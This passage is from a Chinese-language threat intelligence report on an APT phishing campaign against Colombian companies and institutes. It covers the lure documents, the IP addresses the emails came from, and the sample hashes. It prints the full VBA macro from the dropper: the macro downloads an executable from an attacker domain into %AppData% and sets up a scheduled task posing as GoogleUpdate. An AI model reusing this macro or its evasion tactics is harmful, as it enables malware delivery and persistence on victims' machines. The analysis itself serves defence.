


Fiscalia proceso 305351T.doc

2.2.8 Sun Chemical 哥伦比亚分部

- **被攻击机构信息**


  Sun Chemical 是印刷油墨，涂料等用品的跨国企业，同样在哥伦比亚开设有分公司。



攻击 Sun Chemical 哥伦比亚分公司的邮件

- **相关诱饵文档**

  攻击者伪装成哥伦比亚移民权力机构（www.migracioncolombia.gov.co）进行攻击活动




Proceso Pendiente Migracion Colombia.doc

2.2.9 哥伦比亚 Byington 公司

- **被攻击机构信息**


  Byington 对哥伦比亚主要的商业公司进行评级和财务评估。



攻击哥伦比亚 Byington 公司的相关邮件

- **相关诱饵文档**

  攻击者伪装成哥伦比亚国家税务和海关总署（www.dian.gov.co）进行攻击活动




estado de cuenta.doc

3. 技术细节


360 威胁情报中心基于该 APT 组织常见的攻击手法对整个攻击过程进行了详细分析。

3.1 最新的一次攻击

2019 年 2 月 14 日，360 威胁情报中心再次监控到该 APT 组织的最新攻击活动，根据最近捕获到的诱饵文档（MD5：0c97d7f6a1835a3fe64c1c625ea109ed）并没有找到对应的邮件，不过在进行关联调查后，我们发现了另外一个类似的诱饵文档（MD5：3de286896c8eb68a21a6dcf7dae8ec97）及其对应的有针对性攻击邮件（MD5：f2d5cb747110b43558140c700dbf0e5e）。该邮件伪装来自哥伦比亚国家民事登记处，对哥伦比亚国家盲人研究所进行攻击。



最近捕获的诱饵文档，伪装来自哥伦比亚国家民事登记处（MD5：0c97d7f6a1835a3fe64c1c625ea109ed）




攻击哥伦比亚国家盲人研究所的邮件

3.2 伪造来源及躲避查杀


攻击者在攻击不同目标时，仔细考虑了如何伪装邮件的来源从而使其看起来更加可信。比如通过伪装民事登记处来攻击盲人研究所，伪装成税务和海关总署来攻击那些有国际贸易的企业，伪装成司法部门和移民权力机构来针对银行和跨国公司哥伦比亚分部等。

攻击者同样对邮件内容进行精心构造，使其看似源自被伪造的机构，且与被攻击者日常工作生活相关。下图为伪装成哥伦比亚国家司法部门对 ATH 哥伦比亚分部的攻击中对应邮

件的内容翻译：



邮件附件被加密存放在压缩包内，并在邮件正文中提供解密密码，用于绕过邮件网关的安全检测。



邮件正文附带 RAR 密码

对邮件进行分析后，我们发现攻击者在发送邮件时都使用了 VPN 等方式来隐藏自身，因此尚未能获得发件者的真实 IP，只是发现这些邮件通过位于美国佛罗里达州的 IDC 机房发出，部分相关的 IP 地址为：

128.90.106.22
128.90.107.21
128.90.107.189
128.90.107.236
128.90.108.126
128.90.114.5
128.90.115.28
128.90.115.179


3.3 诱饵文档

此次攻击活动诱饵文档均采用 MHTML 格式的 Word 文档进行攻击，MHTML 格式的 Word 文档能在一定程度上避免杀毒软件的查杀。例如 360 威胁情报中心在 2019 年 2 月中旬捕获的样本：Registraduria Nacional - Notificacion cancelacion cedula de ciudadania.doc

文件名	Registraduria Nacional - Notificacion cancelacion cedula de ciudadania.doc
MD5	0c97d7f6a1835a3fe64c1c625ea109ed
伪装来源	哥伦比亚国家民事登记处

```
MIME-Version: 1.0
Content-Type: multipart/related; boundary="----=_NextPart_01D4C209.8DA80500"

Este documento es una p醚ina web de un solo archivo, tambi閚 conocido como "archivo de almacenamiento web".

------=_NextPart_01D4C209.8DA80500
Content-Location: file:///C:/C8724581/RegistraduriaNacional-Notificacioncancelacionceduladeciudadania.htm
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset="windows-1252"

<html xmlns:v=3D"urn:schemas-microsoft-com:vml"
xmlns:o=3D"urn:schemas-microsoft-com:office:office"
xmlns:w=3D"urn:schemas-microsoft-com:office:word"
xmlns:m=3D"http://schemas.microsoft.com/office/2004/12/omml"
xmlns=3D"http://www.w3.org/TR/REC-html40">

<head>
<meta http-equiv=3DContent-Type content=3D"text/html; charset=3Dwindows-125=
2">
<meta name=3DProgId content=3DWord.Document>
<meta name=3DGenerator content=3D"Microsoft Word 15">
<meta name=3DOriginator content=3D"Microsoft Word 15">
<link rel=3DFile-List
href=3D"RegistraduriaNacional-Notificacioncancelacionceduladeciudadania_arc=
hivos/filelist.xml">
<link rel=3DEdit-Time-Data
href=3D"RegistraduriaNacional-Notificacioncancelacionceduladeciudadania_arc=
hivos/editdata.mso">
<!--[if !mso]>
<style>
v\:* {behavior:url(#default#VML);}
o\:* {behavior:url(#default#VML);}
```

MHTML 格式的 Word 文档



文档伪装成哥伦比亚国家民事登记处，并利用西班牙语提示受害者开启宏代码，从而执行后续 Payload

当受害者打开该 MIME 文档并启用宏功能后，将自动调用 Document_Open 函数：

```
Public Sub Document_Open()
On Error Resume Next
If 682507832 = 682507832 + 1 Then End
Dim KfsHoGryV As Byte
GoTo WGR
WGR:
Call Main
fcL4qOb4
End Sub
Public Sub uIeRbztQZF()
Dim IRRQUszGlx As Integer
IRRQUszGlx = "2582"
End Sub
```

Document_Open 首先调用 Main 函数下载 hxxp://diangovcomuiscia.com/media/a.jpg 并保存为%AppData%\1.exe（md5: ef9f19525e7862fb71175c0bbfe74247）：

```
Sub Main()
On Error Resume Next
Call rO7tRe7("http://diangovcomuiscia.com/media/a.jpg", Environ("AppData") & "\1.exe")
End Sub
Public Sub NmBueMOjLQebJQwwYgtU()
Dim kJVPiQnQiokvMcjku As Currency
kJVPiQnQiokvMcjku = "2472"
End Sub
Private Sub sYfyFvbVQUaLR()
Dim kJVPiQnQiokvMcjku As Currency
kJVPiQnQiokvMcjku = "2472"
Dim gVZPpRxvdRmcShraaM As Integer
gVZPpRxvdRmcShraaM = 4
Do While gVZPpRxvdRmcShraaM < 39
   DoEvents: gVZPpRxvdRmcShraaM = gVZPpRxvdRmcShraaM + 1
Loop
End Sub
Function rO7tRe7(SAS As String, SDE As String) As Long
On Error GoTo 1:
Dim VHIGMulu4k                  As Object
Dim qGKA3mdUyB0              As Object
If 746768226 = 746768226 + 1 Then End
Dim nVmYc As Boolean
GoTo WiiwCFvVkdN
WiiwCFvVkdN:
Set VHIGMulu4k = CreateObject("Microsoft.XMLHTTP")
Set qGKA3mdUyB0 = CreateObject("Adodb.Stream")
If 683857458 = 683857458 + 1 Then End
Dim ftPDMj As Integer
GoTo wSuNKsGffHPb
wSuNKsGffHPb:
Call VHIGMulu4k.Open("GET", SAS, 0)
Call VHIGMulu4k.Send
qGKA3mdUyB0.Type = 1
Call qGKA3mdUyB0.Open
Call qGKA3mdUyB0.Write(VHIGMulu4k.responseBody)
Call qGKA3mdUyB0.SaveToFile(SDE, 2)
Call qGKA3mdUyB0.Close
rO7tRe7 = 1
Exit Function
1:
End Function
Private Sub nLepebUnkHrBHDPgh()
Dim SvLsyRaOuqqp As Integer
For SvLsyRaOuqqp = 0 To 7
   DoEvents
Next SvLsyRaOuqqp
```

接着调用 fcL4qOb4 函数，设置伪装成 Google 的计划任务，相关计划任务的信息如下：

作者	Google Inc
描述（翻译后）	在用户登录系统时检查并上传有关 Google 解决方

	案的使用和错误的信息
任务内容	启动%AppData%\1.exe
任务定义	GoogleUpdate


相关代码如下图所示：

```
Public Sub fcL4qOb4()
On Error Resume Next
Dim Issqwe6 As String
Dim m43nrukO6XFjm As Object
Dim NoERgwg0 As Date
NoERgwg0 = Now()
Issqwe6 = Replace$(Format$(NoERgwg0, "yyyymmdd-HhNn"), ".", "-")
With CreateObject("Schedule.Service")
.Connect
Set m43nrukO6XFjm = .NewTask(0)
With m43nrukO6XFjm
With .RegistrationInfo
.Description = "Esta tarea detiene el Agente de telemetrde Google, que examina y carga la informaciã® sobre el uso y los errores de las soluciones de Google cuando un usuario inicia sesiã® en el sistema."
.Author = "Google Inc"
End With
With .Principal
.ID = "P" & Issqwe6
.RunLevel = TASK_RUNLEVEL_LUA
End With
With .Settings
.Enabled = True
.StartWhenAvailable = True
.WakeToRun = False
.Priority = THREAD_PRIORITY_BELOW_NORMAL
.DisallowStartIfOnBatteries = False
.RunOnlyIfIdle = False
.StopIfGoingOnBatteries = False
.AllowHardTerminate = True
.Hidden = False
.ExecutionTimeLimit = "PT0S"
.IdleSettings.StopOnIdleEnd = False
End With
With .Triggers.Create(TASK_TRIGGER_DAILY)
.ID = "DAILY"
.StartBoundary = "2015-05-02T06:00:00"
.Enabled = True
.Repetition.Interval = "PT1M"
End With
With .Actions.Create(TASK_ACTION_EXEC)
.Path = Environ("AppData") & "\1.exe" '  AQUI
End With
End With
With .GetFolder("\")
On Error Resume Next
.RegisterTaskDefinition "GoogleUpdate", m43nrukO6XFjm, TASK_CREATE_OR_UPDATE, , , TASK_LOGON_INTERACTIVE_TOKEN
If Err Then
Else
```


3.4 Payload（Imminent）

文件名	1.exe
MD5	ef9f19525e7862fb71175c0bbfe74247
编译信息	.NET


释放执行的 1.exe 为最终的木马后门，该样本为混淆比较严重的 C#代码：

